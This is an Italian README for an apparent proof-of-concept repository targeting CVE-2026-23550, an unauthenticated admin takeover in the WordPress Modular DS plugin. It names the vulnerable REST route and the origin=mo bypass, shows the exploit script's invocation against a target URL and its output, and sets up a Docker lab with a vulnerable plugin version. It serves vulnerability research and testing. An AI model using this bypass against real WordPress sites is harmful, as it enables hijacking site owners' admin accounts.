 thetorjancaptain/cve-2026-23550-poc
CVE-2026-23550 - Plugin WordPress Modular DS **Accesso Admin Non Autenticato**



Proof-of-Concept (PoC) che dimostra CVE-2026-23550 - critica acquisizione non autenticata dell'account admin nel plugin WordPress Modular DS (versioni ≤2.5.1). Sfruttato attivamente in natura.

Riepilogo dell'attacco: Il routing REST API difettoso in /api/modular-connector/login bypassa l'autenticazione WordPress quando origin=mo, concedendo cookie di sessione admin non autenticati.
# PoC pronto per la produzione
./CVE-2026-23550-PoC.sh http://target.com
[+] CVE-2026-23550 Modular Connector Exploit Test
[+] VULNERABILE: Cookie di sessione admin emesso
L'endpoint REST interessato è accessibile esclusivamente tramite il meccanismo ?rest_route=; l'accesso diretto tramite /wp-json/ potrebbe non essere disponibile. La vulnerabilità consente l'accesso non autenticato senza credenziali o validazione nonce. L'emissione riuscita di un cookie di sessione amministratore WordPress costituisce conferma dello sfruttamento. Questa proof-of-concept non esegue alcuna azione amministrativa. Modular DS versione 2.5.0 viene utilizzata durante i test.
mkdir -p ~/Desktop/CVE-2026-23550/cve-poc-wp
cd ~/Desktop/CVE-2026-23550/cve-poc-wp
version: "3.9"

services:
  db:
    image: mysql:8.0
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: rootpass
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wpuser
      MYSQL_PASSWORD: wppass
    volumes:
      - db_data:/var/lib/mysql

  wordpress:
    image: wordpress:6.4.3-php8.2-apache
    depends_on:
      - db
    ports:
      - "8080:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wpuser
      WORDPRESS_DB_PASSWORD: wppass
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - wp_data:/var/www/html

volumes:
  db_data:
  wp_data:
docker compose up -d
docker compose logs -f db
Attendere: "ready for connections"
curl http://localhost:8080/?rest_route=/
Previsto:
{
  "name": "...",
  "namespaces": [...]
}
Se questo fallisce → FERMATI, l'ambiente è danneggiato.
wget https://downloads.wordpress.org/plugin/modular-connector.2.5.0.zip
unzip modular-connector.2.5.0.zip

WORDPRESS_ID=$(docker compose ps -q wordpress)
docker cp modular-connector "$WORDPRESS_ID":/var/www/html/wp-content/plugins/

docker exec "$WORDPRESS_ID" chown -R www-data:www-data \
  /var/www/html/wp-content/plugins/modular-connector
chmod +x CVE-2026-23550-PoC.sh
./CVE-2026-23550-PoC.sh http://localhost:8080/
Nota: Se vuoi i cookie in un file di testo, rimuovi "rm -f "$COOKIE_JAR"" dal file poc.sh.
Licenza MIT - Solo per ricerca sulla sicurezza e pentest autorizzati. Non per uso dannoso. Divulgare in modo responsabile.
Questo PoC è solo per test di sicurezza autorizzati. L'uso non autorizzato contro sistemi di produzione è illegale. Segnalare i risultati ai manutentori del plugin.
